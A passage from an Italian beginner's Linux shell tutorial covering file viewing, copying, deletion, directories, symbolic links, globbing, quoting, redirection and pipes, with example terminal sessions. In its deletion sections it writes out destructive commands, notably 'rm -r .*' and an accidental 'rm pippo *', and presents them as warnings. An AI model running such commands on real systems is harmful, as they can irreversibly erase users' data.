Con il comando appena indicato si ottiene la visualizzazione del contenuto del file '`/etc/fstab`', che ovviamente cambia a seconda della configurazione del proprio sistema operativo.

Il comando '**`cat`**', usato così, non si presta alla visualizzazione di file di grandi dimensioni. Per questo si preferisce usare '**`more`**', oppure il più raffinato '**`less`**'.

```
$ more /etc/services[Invio]
```

```
# /etc/services:
# $Id: services,v 1.4 1997/05/20 19:41:21 tobias Exp $
#
# Network services, Internet style
#
# Note that it is presently the policy of IANA to assign a
# single well-known port number for both TCP and UDP; hence,
# most entries here have two entries even if the protocol
# doesn't support UDP operations. Updated from RFC 1700,
# ``Assigned Numbers'' (October 1994).  Not all ports are
# included, only the more common ones.

tcpmux          1/tcp         # TCP port service multiplexer
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
discard         9/udp           sink null
systat          11/tcp          users
```

```
daytime         13/tcp
daytime         13/udp
netstat         15/tcp
qotd            17/tcp          quote
msp             18/tcp        # message send protocol
msp             18/udp        # message send protocol
--More--(5%)
```

[*barra-spaziatrice*]

```
chargen         19/tcp          ttytst source
chargen         19/udp          ttytst source
ftp-data        20/tcp
ftp             21/tcp
fsp             21/udp          fspd
ssh             22/tcp          # SSH Remote Login Protocol
ssh             22/udp          # SSH Remote Login Protocol
telnet          23/tcp
# 24 - private
smtp            25/tcp          mail
# 26 - unassigned
time            37/tcp          timserver
time            37/udp          timserver
rlp             39/udp          resource # resource location
nameserver      42/tcp          name     # IEN 116
whois           43/tcp          nicname
re-mail-ck      50/tcp          # Remote Mail Checking Protocol
re-mail-ck      50/udp          # Remote Mail Checking Protocol
domain          53/tcp          nameserver # name-domain server
domain          53/udp          nameserver
mtp             57/tcp                     # deprecated
bootps          67/tcp                     # BOOTP server
bootps          67/udp
--More--(9%)
```

Come mostrato, per passare alla schermata successiva, basta premere la [*barra−spaziatrice*]. Per terminare, anche se non è stato visualizzato tutto il file, basta usare la lettera «q».

[*q*]

Il comando '**less**' funziona in modo analogo, con la differenza che si può scorrere il file anche all'indietro, usando intuitivamente la tastiera.

I comandi '**more**' e '**less**' sono descritti meglio nella sezione 5.1.

Video: *http://www.youtube.com/watch?v=8FTPsd1slSs*

4.5.3 Determinazione del tipo

«

$ La tipologia dei file può essere determinata attraverso il comando '**file**', senza doverne visualizzare il contenuto. Ciò è molto importante, specialmente nelle situazioni in cui visualizzare un file è inopportuno (si pensi a cosa accadrebbe tentando di visualizzare un file eseguibile binario).

Il comando '**file**' si basa su un elenco di stringhe di riconoscimento chiamate ***magic number*** (una sorta di «impronta»), definite in base alla tradizione dei sistemi Unix.

```
$ file /etc/*[Invio]

  /etc/DIR_COLORS:        English text
  /etc/HOSTNAME:          ASCII text
  /etc/X11:               directory
  /etc/adjtime:           ASCII text
  /etc/aliases:           English text
  /etc/aliases.db:        Berkeley DB Hash file …
  /etc/at.deny:           ASCII text
```

```
/etc/bashrc:            ASCII text
/etc/cron.daily:        directory
/etc/cron.hourly:       directory
/etc/cron.monthly:      directory
/etc/cron.weekly:       directory
/etc/crontab:           ASCII text
/etc/csh.cshrc:         ASCII text
/etc/dosemu.conf:       English text
/etc/dosemu.users:      ASCII text
…
```

Il comando indicato come esempio visualizza l'elenco dei file contenuti nella directory '`/etc/`', dove a fianco di ogni file appare la definizione del tipo a cui questo appartiene.

Questo metodo di riconoscimento dei dati non è infallibile, ma è comunque di grande aiuto.

4.5.4 Spazio utilizzato e spazio disponibile

Per controllare lo spazio disponibile nel disco (o nei dischi) si utilizza il comando '**df**'.

```
$ df [Invio]
```

Il risultato del comando potrebbe essere qualcosa di simile a quanto segue.

```
Filesystem   1024-blocks  Used Available Capacity Mounted on
/dev/hda4        648331  521981     92860      85%   /
/dev/hda1         41024   38712      2312      94%   /dos
```

Per controllare lo spazio utilizzato in una directory si può usare il comando '**du**'.

```
$ du /bin [Invio]
```

```
3168    /bin
```

In questo caso, si determina che la directory ‘`/bin/`’ contiene file per un totale di 3 168 Kibyte.

4.5.5 Conclusione

«

L’analisi del contenuto di directory e file è un’operazione elementare, ma essenziale per la determinazione delle azioni da compiere in funzione di quanto si rivela in questo modo.

4.6 Creazione, copia ed eliminazione di file

«

La creazione, la copia e l’eliminazione dei file sono operazioni elementari, ma importanti e delicate. Questa esercitazione deve essere fatta con cura e attenzione.

4.6.1 Creazione di un file

«

$ Esistono vari modi per creare un file. Il modo più semplice per creare un file vuoto è quello di usare il comando ‘**`touch`**’. Prima di tutto ci si sposta nella propria directory personale, che è il luogo più adatto per questo genere di esercizi.

```
$ cd [Invio]

$ touch pippo [Invio]
```

Dopo aver usato il comando ‘**`touch`**’ per creare il file ‘`pippo`’ non si ottiene alcuna conferma dell’avvenuta esecuzione dell’operazione. Questo atteggiamento è tipico dei sistemi Unix i cui comandi tendono a non manifestare il successo delle operazioni eseguite. Si può comunque verificare.

```
$ ls -l pippo [Invio]

-rw-rw-r--   1 tizio    tizio           0 Dec 23 10:49 pippo
```

Il file è stato creato.

In questa fase degli esercizi, in cui non è ancora stato descritto l'uso di un programma per creare o modificare file di testo, è possibile vedere un metodo semplice per creare un file del genere. Si utilizza il comando '**cat**' in un modo un po' strano che viene chiarito più avanti.

```
$ cat > pippo2 [Invio]
```

Da questo momento inizia l'inserimento del testo come nell'esempio mostrato qui di seguito.

```
Esiste anche un modo semplice di scrivere [Invio]

un file di testo. [Invio]

Purtroppo si tratta di una scrittura a senso unico. [Invio]

[Ctrl d]
```

L'inserimento del testo termina con la combinazione [*Ctrl d*].[4]

Si può verificare che il file sia stato creato e contenga il testo digitato.

```
$ cat pippo2 [Invio]

Esiste anche un modo semplice di scrivere
un file di testo.
Purtroppo si tratta di una scrittura a senso unico.
```

Video: *http://www.youtube.com/watch?v=UXI2o22po22BM*

4.6.2 Copia di file

«

$ La copia dei file può essere fatta attraverso l'uso del comando '**cp**'.

```
$ cp pippo2 pippo3 [Invio]
```

Eseguendo il comando appena mostrato, si ottiene la copia del file 'pippo2' per generare il file 'pippo3'. Come al solito, se tutto va bene non si ottiene alcuna segnalazione.

La copia di un gruppo di file può avvenire solo quando la destinazione (l'ultimo nome indicato nella riga di comando) è una directory già esistente.

```
$ cp pippo pippo2 pippo3 /tmp [Invio]
```

Con il comando precedente si copiano i file creati fino a questo punto nella directory '/tmp/'. La stessa cosa si può fare in modo più semplice utilizzando i metacaratteri.

```
$ cp pippo* /tmp [Invio]
```

Video: *http://www.youtube.com/watch?v=ArYg6vRqFVE*

4.6.3 Eliminazione di file

«

$ L'eliminazione dei file avviene normalmente per mezzo di '**rm**'. L'uso di questo comando richiede molta attenzione, specialmente quando si agisce con i privilegi dell'utente '**root**'. Infatti, la cancellazione avviene senza obiezioni e senza bisogno di conferme. Può bastare un errore banale per cancellare tutto ciò a cui si può accedere.

```
$ rm pippo pippo2 [Invio]
```

Il comando appena mostrato elimina **definitivamente** e senza possibilità di recupero i file indicati: ‘`pippo`’ e ‘`pippo2`’.

La cancellazione dei file può avvenire anche indicandone un gruppo attraverso l’uso dei metacaratteri. L’uso di questi simboli rappresenta un rischio in più. Generalmente, quando non si ha ancora una buona preparazione e si può essere incerti sull’effetto di un comando di eliminazione, conviene prima controllare il risultato, per esempio attraverso ‘**`ls`**’.[5]

Volendo cancellare tutti i file il cui nome inizia per ‘**`pippo`**’, si potrebbe utilizzare il modello ‘**`pippo*`**’. Per sicurezza si verifica con ‘**`ls`**’.

```
$ ls pippo* [Invio]

  pippo3
```

Risulta corrispondere al modello solo il file ‘`pippo3`’. Infatti, poco prima sono stati cancellati ‘`pippo`’ e ‘`pippo2`’. In ogni caso, si vede che il modello è corretto e si procede con la cancellazione (tuttavia si deve fare attenzione ugualmente).

```
$ rm pippo* [Invio]
```

L’uso distratto di questo comando di eliminazione, può produrre danni gravi. Si pensi a cosa può accadere se, invece di digitare ‘**`rm pippo*`**’ si inserisse accidentalmente uno spazio tra la parola ‘**`pippo`**’ e l’asterisco. Il comando sarebbe ‘**`rm pippo *`**’ e produrrebbe l’eliminazione del file ‘`pippo`’ (se esiste) e successivamente anche di tutti i file contenuti nella directory corrente (questo è ciò che rappresenta l’asterisco da solo). Come è già stato spiegato, ‘**`rm`**’ non fa domande, così come accade con gli altri comandi, nel rispetto

delle tradizioni Unix: quello che è cancellato è cancellato.

Video: *http://www.youtube.com/watch?v=oOSx5q3qBcY*

4.6.4 Conclusione

«

La creazione di file, normalmente vuoti, la copia e l'eliminazione, sono operazioni elementari ma fondamentali. Nella loro semplicità si tratta comunque di funzionalità che richiedono un po' di attenzione, soprattutto quando si interviene con i privilegi dell'utente '**root**': con la copia si potrebbero sovrascrivere file già esistenti, con la cancellazione si potrebbe intervenire in un ambito diverso da quello previsto o desiderato.

4.7 Creazione, copia ed eliminazione di directory

«

Le directory possono essere viste come contenitori di file e di altre directory. La copia e l'eliminazione di directory ha delle implicazioni differenti rispetto alle stesse operazioni con i file normali. Continua a valere la raccomandazione di svolgere l'esercitazione con cura.

Video: *http://www.youtube.com/watch?v=gqkbjHnrPDw*

4.7.1 Creazione di una directory

«

$ La creazione di una directory è concettualmente simile alla creazione di un file vuoto. Quando la directory viene creata è sempre vuota: si riempie utilizzandola. Una directory viene creata con il comando '**mkdir**'.

Prima di procedere ci si sposta nella propria directory personale e quindi si crea la directory ‘`mia/`’ discendente dalla posizione corrente.

```
$ cd[Invio]

$ mkdir mia[Invio]
```

Si può verificare con il comando ‘**`ls`**’.

```
$ ls -l[Invio]

  …
  drwxr-xr-x 8 tizio  tizio   1024 Dec 23 12:11 mia
  …
```

La lettera ‘**`d`**’ all’inizio della stringa che identifica i permessi indica chiaramente che si tratta di una directory.

4.7.2 Copia di directory

La copia delle directory avviene attraverso il comando ‘**`cp`**’ con le opzioni ‘**`-r`**’ oppure ‘**`-R`**’, tra le quali c’è una differenza sottile che però qui non viene approfondita.

```
$ cp -r mia mia2[Invio]
```

Con il comando appena visto, si ottiene la copia della directory ‘`mia/`’ in ‘`mia2/`’. La copia è ricorsiva, nel senso che comprende tutti i file contenuti nella directory di origine, assieme a tutte le eventuali sottodirectory, compreso il loro contenuto.

4.7.3 Eliminazione di directory

«

$ Normalmente, le directory si possono cancellare quando sono vuote, per mezzo del comando '**rmdir**'.

Valgono le stesse raccomandazioni di prudenza fatte in precedenza in occasione degli esercizi sulla cancellazione di file.

```
$ rmdir mia2 [Invio]
```

Il comando appena mostrato elimina la directory '`mia2/`'.

L'eliminazione delle directory fatta in questo modo, cioè attraverso il comando '**rmdir**', non è molto preoccupante, perché con esso è consentito eliminare solo directory vuote: se ci si accorge di avere eliminato una directory di troppo, si riesce facilmente a ricrearla con il comando '**mkdir**'.

Tuttavia, spesso si eliminano interi rami di directory, quando con un comando si vuole eliminare una o più directory e con esse il loro contenuto di file ed eventuali altre directory. Si dice in questo caso che si esegue una cancellazione ricorsiva.

Prima di proseguire, si prova a creare una struttura articolata di directory.

```
$ mkdir carbonio [Invio]

$ mkdir carbonio/idrogeno [Invio]

$ mkdir carbonio/ossigeno [Invio]

$ mkdir carbonio/idrogeno/elio [Invio]
```

Si dovrebbe ottenere una struttura organizzata nel modo seguente:

```
$ tree carbonio [Invio]
```

```
carbonio
|-- idrogeno
|   `-- elio
`-- ossigeno

3 directories, 0 files
```

Se si tenta di eliminare tutta la struttura che parte da ‘`carbonio/`’ con il comando ‘**`rmdir`**’, si ottiene solo una segnalazione di errore.

```
$ rmdir carbonio[Invio]

rmdir: carbonio: Directory not empty
```

Per questo bisogna utilizzare il comando ‘**`rm`**’ con l’opzione ‘**`-r`**’. Tuttavia, il comando ‘**`rm`**’ applicato in questo modo ricorsivo è **particolarmente pericoloso** se utilizzato in modo distratto.

```
$ rm -r carbonio[Invio]
```

La directory ‘`carbonio/`’ e tutto ciò che da essa discendeva non c’è più.

Si provi a pensare cosa può accadere quando si utilizzano i metacaratteri: si cancellano indifferentemente file e directory che corrispondono al modello. C’è però ancora qualcosa di peggiore: l’insidia dei nomi che iniziano con un punto.

4.7.4 Eliminazione di directory il cui nome inizia con un punto

La cancellazione di directory il cui nome inizia con un punto è un’operazione estremamente delicata che merita una discussione a parte. Generalmente, quando si utilizzano i metacaratteri per identificare un gruppo di nomi di file e directory, questi simboli non corrispon-

dono mai ai nomi che iniziano con un punto. Questa convenzione è stata definita per evitare che con i metacaratteri si possa intervenire involontariamente con i riferimenti standard delle directory: '`.`' (la directory stessa che lo contiene) e '`..`' (la directory genitrice).

A questo fatto si è aggiunta la convenzione di nominare in questo modo (con un punto iniziale) file e directory che rappresentano la configurazione particolare di ogni utente. In tal modo, è come se tali file e directory fossero nascosti, per cui l'utente non risulta infastidito da questi che così non possono nemmeno essere cancellati involontariamente.

Potrebbe sorgere il desiderio di eliminare tutti questi file e tutte queste directory, utilizzando il modello '`.*`' (punto, asterisco), ma in questo modo si includerebbero anche i riferimenti standard: '`.`' e '`..`', eliminando così anche la directory corrente, ma soprattutto quella genitrice (con tutto il suo contenuto).

Se il comando viene dato da un utente comune, questo riesce a eliminare solo i dati a cui può accedere, mentre se lo sbaglio venisse fatto dall'utente '**`root`**', tutto ciò che è stato selezionato erroneamente potrebbe essere perduto.

Si osservi che in un sistema GNU/Linux tipico, la directory personale dell'utente '**root**' è '`/root/`'; pertanto, un comando del genere viene dato presumibilmente proprio quando la directory corrente è la directory personale, che, come si vede, discende immediatamente dalla radice. Pertanto, un utente '**root**' che fa uno sbaglio del genere, potrebbe cancellare tutto il file system principale con il contenuto di tutti gli altri dischi che vi si trovano innestati.

Per concludere, il comando da evitare assolutamente è '**rm -r .***'. **Attenzione a non usarlo mai!**

4.7.5 Conclusione

Quando si copiano e si eliminano le directory, sorge spontaneo il desiderio di intervenire in modo ricorsivo su tutto il contenuto della directory di partenza. I problemi maggiori cui si va incontro sono legati alla cancellazione ricorsiva, specialmente quando si pretende di eliminare i file e le directory il cui nome inizia con un punto, in modo globale, attraverso un modello fatto di metacaratteri.

4.8 Spostamenti e collegamenti di file e directory

Negli ambienti Unix, lo spostamento e il cambiamento del nome di file e directory sono la stessa cosa. Un'altra particolarità dei sistemi operativi Unix è la possibilità di gestire i collegamenti a file e directory.

4.8.1 Spostamento e ridenominazione

«

$ Lo spostamento di file e directory avviene per mezzo di '**mv**'. Per esercitarsi con questo comando si preparano alcuni file e alcune directory.

```
$ touch alfa [Invio]

$ touch beta [Invio]

$ mkdir gamma [Invio]
```

Come sempre è bene controllare.

```
$ ls -l [Invio]

  ...
  -rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 alfa
  -rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 beta
  drwxrwxr-x   2 tizio    tizio        1024 Dec 25 12:46 gamma
  ...
```

Si procede rinominando il file '`alfa`' in modo che diventi '`omega`'.

```
$ mv alfa omega [Invio]

$ ls -l [Invio]

  ...
  -rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 omega
  ...
```

Volendo spostare file e directory in gruppo, è necessario che la destinazione sia una directory. Con il comando seguente si spostano i due file creati poco prima nella directory '`gamma/`'.

```
$ mv omega beta gamma [Invio]
```

```
$ ls -l gamma [Invio]

  -rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 beta
  -rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 omega
```

Generalmente, lo spostamento (o il cambiamento di nome) non fa differenza tra file normali e directory.

```
$ mv gamma /tmp [Invio]
```

Il comando precedente sposta la directory ‘`gamma/`’ in ‘`/tmp/`’.

È importante tenere presente che il comando ‘**`mv`**’ non può cambiare un gruppo di nomi in modo sistematico. Per esempio, non si può cambiare ‘**`*.mio`**’ in ‘**`*.tuo`**’.

Video: *http://www.youtube.com/watch?v=FMqmTqDhPVs*

4.8.2 Collegamenti

La creazione di un collegamento è un’operazione simile alla copia, con la differenza che invece di creare un duplicato di file e directory, si genera un riferimento agli originali. Ne esistono due tipi: collegamenti simbolici e collegamenti fisici (questi ultimi conosciuti di solito come *hard link*). In questa esercitazione vengono mostrati solo collegamenti simbolici.

```
$ pwd [Invio]

  /home/tizio
```

Il comando utilizzato per creare questi collegamenti è ‘**`ln`**’; dal momento che si intendono mostrare solo quelli simbolici, viene usata sempre l’opzione ‘**`-s`**’.

Per esercitarsi con questo comando si preparano alcuni file e directory.

```
$ touch uno[Invio]

$ touch due[Invio]

$ mkdir tre[Invio]
```

Come sempre è bene controllare.

```
$ ls -l[Invio]

  …
  -rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 due
  drwxrwxr-x   2 tizio    tizio        1024 Dec 25 12:46 tre
  -rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 uno
```

Come già si accenna all'inizio, la creazione di un collegamento è un'operazione simile alla copia.

```
$ ln -s uno uno.bis[Invio]
```

Con il comando mostrato sopra, si ottiene un collegamento simbolico, denominato 'uno.bis', al file 'uno'.

```
$ ls -l[Invio]

  …
  lrwxrwxrwx 1 tizio  tizio    3 Dec 25 12:47 uno.bis -> uno
```

Da questo momento si può fare riferimento al file 'uno' utilizzando il nome 'uno.bis'.

La creazione di un collegamento a una directory può avvenire nello stesso modo visto per i file (a patto che si tratti di collegamenti simbolici).

```
$ ln -s /tmp miatemp [Invio]
```

Se il comando appena visto ha successo si può raggiungere la directory '`/tmp/`' anche attraverso il riferimento '`miatemp`'.

La creazione di un gruppo di collegamenti con un solo comando, può avvenire solo quando la destinazione (l'ultimo nome sulla riga di comando) è una directory. In questo modo si ottiene la creazione dei collegamenti al suo interno.

```
$ ln -s /home/tizio/uno* /home/tizio/due tre [Invio]
```

In questo caso, si generano i collegamenti per tutti i file i cui nomi iniziano per '`uno`' e anche per il file '`due`' nella directory '`tre/`'.

Nell'esempio mostrato sopra, i file per i quali si vogliono creare dei collegamenti simbolici sono stati indicati con il loro percorso assoluto, pur immaginando che la directory '`/home/tizio/`' fosse quella corrente. In tal senso, la directory di destinazione è stata indicata semplicemente in modo relativo. Quando si creano dei collegamenti simbolici in una directory come in questo modo, è necessario indicare anche il percorso adeguato nei file (o nelle directory) di origine, perché i nomi ai quali si vuole fare riferimento sono trattati come stringhe.

```
$ ls -l tre [Invio]

lrwxrwxrwx 1 tizio tizio 15 Dec 25 15:21 due -> /home/tizio/due
lrwxrwxrwx 1 tizio tizio 15 Dec 25 15:21 uno -> /home/tizio/uno
lrwxrwxrwx 1 tizio tizio 19 Dec 25 15:21 uno.bis -> /home/tizio/uno.bis
```

Si può osservare che è stato creato anche un collegamento che punta a un altro collegamento.

Se si cancellano questi collegamenti simbolici nella directory ‘`tre/`’, si può provare a vedere cosa può accadere se non si indica un percorso assoluto:

```
$ rm tre/*[Invio]
```

Intuitivamente si può ritenere che possa essere corretta la creazione dei collegamenti simbolici in questo modo:

```
$ ln -s uno* due tre[Invio]
```

Se però si va a controllare il contenuto della directory ‘`tre/`’, si può notare una cosa strana: i collegamenti simbolici puntano a loro stessi.

```
$ ls -l tre[Invio]

  lrwxrwxrwx 1 tizio tizio 15 Dec 25 15:25 due -> due
  lrwxrwxrwx 1 tizio tizio 15 Dec 25 15:25 uno -> uno
  lrwxrwxrwx 1 tizio tizio 19 Dec 25 15:25 uno.bis -> uno.bis
```

Inizialmente è difficile capire questa cosa. Conviene provare in modo ancora diverso:

```
$ rm tre/*[Invio]

$ ln -s ./uno* ./due tre[Invio]

$ ls -l tre[Invio]

  lrwxrwxrwx 1 tizio tizio 15 Dec 25 15:30 due -> ./due
  lrwxrwxrwx 1 tizio tizio 15 Dec 25 15:30 uno -> ./uno
  lrwxrwxrwx 1 tizio tizio 19 Dec 25 15:30 uno.bis -> ./uno.bis
```

Se non è ancora chiaro, si provi questo:

```
$ rm tre/*[Invio]
```

```
$ ln -s nero/marrone rosso/arancio giallo/verde tre[Invio]

$ ls -l tre[Invio]

  lrwxrwxrwx 1 tizio tizio 15 Dec 25 15:35 marrone -> nero/marrone
  lrwxrwxrwx 1 tizio tizio 15 Dec 25 15:35 arancio -> rosso/arancio
  lrwxrwxrwx 1 tizio tizio 19 Dec 25 15:35 verde -> giallo/verde
```

Si intende che i file ‘`nero/marrone`’, ‘`rosso/arancio`’ e ‘`giallo/verde`’ non esistono; tuttavia, i collegamenti simbolici vengono creati ugualmente.

Video: *http://www.youtube.com/watch?v=BpForhhHhtI*

4.8.3 Conclusione

Lo spostamento di file e directory avviene in modo simile alla copia, solo che l’origine viene rimossa. Lo spostamento di directory attraverso unità di memorizzazione differenti non è possibile. Lo spostamento erroneo può essere dannoso: se non si fa attenzione si può sovrascrivere qualcosa che ha già lo stesso nome dei file o delle directory di destinazione. Questo è lo stesso tipo di problema che si rischia di incontrare con la copia.

I collegamenti a file e directory permettono di definire percorsi alternativi agli stessi. I collegamenti simbolici vengono creati analizzando i nomi senza verificare che appartengano effettivamente a file o directory reali.

4.9 La shell

La shell è il mezzo attraverso cui si interagisce con il sistema. Il modo di inserire i comandi può cambiare molto da una shell all'altra. Gli esercizi proposti in questa sezione sono stati realizzati in particolare con la shell Bash, ma gran parte di questi possono essere validi anche per altre shell.

4.9.1 Completamento automatico

Il completamento automatico è un modo attraverso cui alcune shell aiutano l'utente a completare un comando. La richiesta di completamento viene fatta attraverso l'uso del tasto [*Tab*]. Si preparano alcuni file di esempio. I nomi utilizzati sono volutamente lunghi.

```
$ touch microinterruttore[Invio]

$ touch microscopico[Invio]

$ touch supersonico[Invio]
```

Supponendo di voler utilizzare questi nomi all'interno di una riga di comando, si può essere un po' infastiditi dalla loro lunghezza. Utilizzando il completamento automatico si risolve il problema.

```
$ ls sup[Tab]
```

Dopo avere scritto solo '**sup**', premendo il tasto [*Tab*] si ottiene il completamento del nome, dal momento che non esistono altri file o directory (nella posizione corrente) che inizino nello stesso modo. L'esempio seguente mostra lo stesso comando completato e terminato.

```
$ ls sup[Tab]ersonico[Invio]
```

Il completamento automatico dei nomi potrebbe essere impossibile. Infatti, potrebbe non esistere alcun nome che coincida con la parte iniziale già inserita, oppure potrebbero esistere più nomi composti con lo stesso prefisso. In questo ultimo caso, il completamento si ferma al punto in cui i nomi iniziano a distinguersi.

```
$ ls mic[Tab]ro
```

In questo caso, il completamento si spinge fino a '**micro**' che è la parte comune dei nomi '`microinterruttore`' e '`microscopico`'. Per poter proseguire occorre aggiungere un'indicazione che permetta di distinguere tra i due nomi. Volendo selezionare il primo di questi nomi, basta aggiungere la lettera '**i**' e premere nuovamente il tasto [*Tab*]. L'esempio seguente rappresenta il procedimento completo.

```
$ ls mic[Tab]roi[Tab]nterruttore[Invio]
```

Video: *http://www.youtube.com/watch?v=emZxXy81Ox810*

4.9.2 Sostituzione

L'utilizzo di metacaratteri, rappresenta una forma alternativa di completamento dei nomi. Infatti è compito della shell la trasformazione dei simboli utilizzati per questo scopo.

Per gli esercizi successivi si utilizzano inizialmente i file creati nella sezione precedente: '`microinterruttore`', '`microscopico`' e '`supersonico`'. In seguito ne vengono aggiunti altri quando l'occasione lo richiede.

4.9.2.1 Asterisco

«

$ L'asterisco rappresenta una sequenza indefinita di zero o più caratteri di qualunque tipo, esclusa la barra obliqua di separazione tra le directory. Per cui, l'asterisco utilizzato da solo rappresenta tutti i nomi di file disponibili nella directory corrente.

```
$ ls [Invio]
```

Il comando '**ls**' appena mostrato serve a elencare tutti i nomi di file e directory contenuti nella directory corrente.

```
$ ls * [Invio]
```

Questo comando è un po' diverso, nel senso che la shell provvede a sostituire l'asterisco con tutto l'elenco di nomi di file e directory contenuti nella directory corrente. Sarebbe come se il comando fosse '**ls microinterruttore microscopico**'...

In tal senso, anche il comportamento di '**ls**' cambia: non si limita a elencare il contenuto della directory corrente, ma (eventualmente, se ce ne sono) anche quello di tutte le directory contenute in quella corrente.

L'asterisco può essere utilizzato anche assieme a parti fisse di testo.

```
$ ls micro* [Invio]
```

Questo comando è composto in modo che la shell sostituisca '**micro***' con tutti i nomi che iniziano per '**micro**'.

```
microinterruttore microscopico
```

È stato precisato che l'asterisco può essere sostituito anche con la stringa nulla. Per verificarlo si crea un altro file.

```
$ touch nanomicro [Invio]
```

Con il comando seguente si vogliono elencare tutti i nomi che contengono la parola '**micro**'.

```
$ ls *micro* [Invio]

microinterruttore microscopico nanomicro
```

Video: *http://www.youtube.com/watch?v=dbpuvdo5hU4*

4.9.2.2 Punto interrogativo

Il punto interrogativo rappresenta esattamente un carattere qualsiasi.

Prima di proseguire si aggiungono alcuni file con nomi adatti agli esempi seguenti.

```
$ touch xy123j4 [Invio]

$ touch xy456j5 [Invio]

$ touch xy789j111 [Invio]

$ touch xy78j67 [Invio]
```

Con il comando seguente si vuole intervenire su tutti i file lunghi esattamente sette caratteri che contengono la lettera '**j**' nella sesta posizione.

```
$ ls ?????j? [Invio]

xy123j4 xy456j5
```

Diverso sarebbe stato usando l'asterisco: non si può limitare il risultato ai file che contengono la lettera '**j**' nella sesta posizione, ma nemmeno la lunghezza del nome può essere presa in considerazione.

```
$ ls *j*[Invio]
```

In questo modo si ottiene l'elenco di tutti i nomi che contengono la lettera '**j**', senza specificare altro.

```
xy123j4 xy456j5 xy789j111 xy78j67
```

Video: *http://www.youtube.com/watch?v=aBOUhuqjVic*

4.9.2.3 Parentesi quadre

«

$ Le parentesi quadre vengono utilizzate per delimitare un elenco o un intervallo di caratteri. Rappresentano un solo carattere tra quelli contenuti, o tra quelli appartenenti all'intervallo indicato.

```
$ ls xy????[4567]*[Invio]
```

```
xy123j4 xy456j5 xy78j67
```

Il comando appena indicato è stato scritto in modo da fornire a '**ls**', come argomento, l'elenco di tutti i file i cui nomi iniziano per '**xy**', proseguono con quattro caratteri qualunque, quindi contengono un carattere da '**4**' a '**7**' e terminano in qualunque modo. Lo stesso risultato si potrebbe ottenere indicando un intervallo nelle parentesi quadre.

```
$ ls xy????[4-7]*[Invio]
```

Video: *http://www.youtube.com/watch?v=f6_FhpGFu1w*

4.9.3 Protezione

Il fatto che la shell sostituisca alcuni caratteri complica il loro utilizzo nei nomi di file e directory. Se esiste la necessità, è possibile evitare la sostituzione di questi caratteri facendoli precedere da una barra obliqua inversa, che funge da carattere di escape, ovvero, da simbolo di protezione.

```
$ touch sei\*otto [Invio]

$ ls [Invio]

  ...
  sei*otto
```

In questo modo è possibile includere nel nome di un file anche lo spazio.

```
$ touch sei\ bella [Invio]

$ ls [Invio]

  ...
  sei bella
  sei*otto
```

È possibile ottenere un risultato simile delimitando il testo che deve essere interpretato come un oggetto unico attraverso apici singoli o apici doppi:

```
$ touch "sei*sei" [Invio]

$ touch 'tre*due' [Invio]

$ ls [Invio]
```

```
…
tre*due
…
sei bella
sei*otto
sei*sei
```

```
$ touch "sei alta"[Invio]

$ ls[Invio]

…
tre*due
…
sei alta
sei bella
sei*otto
sei*sei
```

È bene ricordare che l'uso degli apici singoli o degli apici doppi non è sempre equivalente, ma questo e altri dettagli vengono approfonditi nel capitolo dedicato alla shell POSIX (parte 17).

Video: *http://www.youtube.com/watch?v=TYgVKugeEs8*

4.9.4 Verifica della sostituzione

«

$ L'uso di metacaratteri può essere pericoloso quando non si ha un'esperienza sufficiente a determinare l'effetto esatto del comando che ci si accinge a utilizzare. Ciò soprattutto quando si utilizzano per cancellare. Il modo migliore per verificare l'effetto della sostituzione dei metacaratteri è l'uso del comando '**echo**', che si occupa semplicemente di visualizzare l'elenco dei suoi argomenti.

Per esempio, per sapere quali file e directory vengono coinvolti dal modello '**micro***', basta il comando seguente:

```
$ echo micro*[Invio]

  microinterruttore microscopico
```

Anche l'uso di '**ls**', come comando non distruttivo, può essere di aiuto per determinare l'estensione di un modello fatto di metacaratteri. Ma '**ls**', in condizioni normali, mostra anche il contenuto delle directory che vengono indicate tra gli argomenti, distraendo in questo caso l'utilizzatore. Pertanto, per evitare l'aggiunta di informazioni non richieste, '**ls**' andrebbe corredato con l'opzione '**-d**'.

4.9.5 Ridirezione

La ridirezione dirotta i dati in modo da destinarli a un file o da prelevarli da un file.

```
$ ls -l > elenco[Invio]
```

Questo comando genera il file 'elenco' con il risultato dell'esecuzione di '**ls**'. Si può controllare il contenuto di questo file con '**cat**'.

```
$ cat elenco[Invio]
```

Anche l'input può essere ridiretto, quando il comando al quale si vuole inviare è in grado di riceverlo. Il comando '**cat**' è in grado di emettere ciò che riceve dallo standard input.

```
$ cat < elenco[Invio]
```

Si ottiene in questo modo la visualizzazione del contenuto del file ‘`elenco`’, esattamente come succede con il comando precedente, ma in tal caso, il file da visualizzare viene ottenuto dallo standard input per mezzo dell’attività della shell.

La ridirezione dell’output, come è stata vista finora, genera un nuovo file ogni volta, eventualmente sovrascrivendo ciò che esiste già con lo stesso nome. Sotto questo aspetto, la ridirezione dell’output è fonte di possibili danni.

La ridirezione dell’output può essere fatta in aggiunta, creando un file se non esiste, o aggiungendovi i dati se invece esiste già.

```
$ ls -l /tmp >> elenco[Invio]
```

In tal modo viene aggiunto al file ‘`elenco`’ l’elenco dettagliato del contenuto della directory ‘`/tmp/`’.

```
$ cat elenco[Invio]
```

4.9.6 Condotti

«

$ Il condotto, ovvero la *pipeline*, è una forma di ridirezione in cui la shell invia l’output di un comando come input del successivo.

```
$ cat elenco | sort[Invio]
```

In questo modo, ‘**`cat`**’ legge il contenuto del file ‘`elenco`’, ma questo, invece di essere visualizzato sullo schermo, viene inviato dalla shell come standard input di ‘**`sort`**’ che lo riordina e poi lo emette sullo schermo.

Un condotto può utilizzare anche la ridirezione, per cui, il comando visto precedentemente può essere trasformato nel modo seguente:

```
$ cat < elenco | sort[Invio]
```

Naturalmente, il comando si può semplificare come indicato sotto, ma in tal caso non si tratta più di condotto:

```
$ sort < elenco [Invio]
```

Video: *http://www.youtube.com/watch?v=F0vkUfj6WF8*

4.9.7 Alias

La creazione di un alias è un metodo che permette di definire un nome alternativo per un comando preesistente.

```
$ alias elenca='ls -l' [Invio]
```

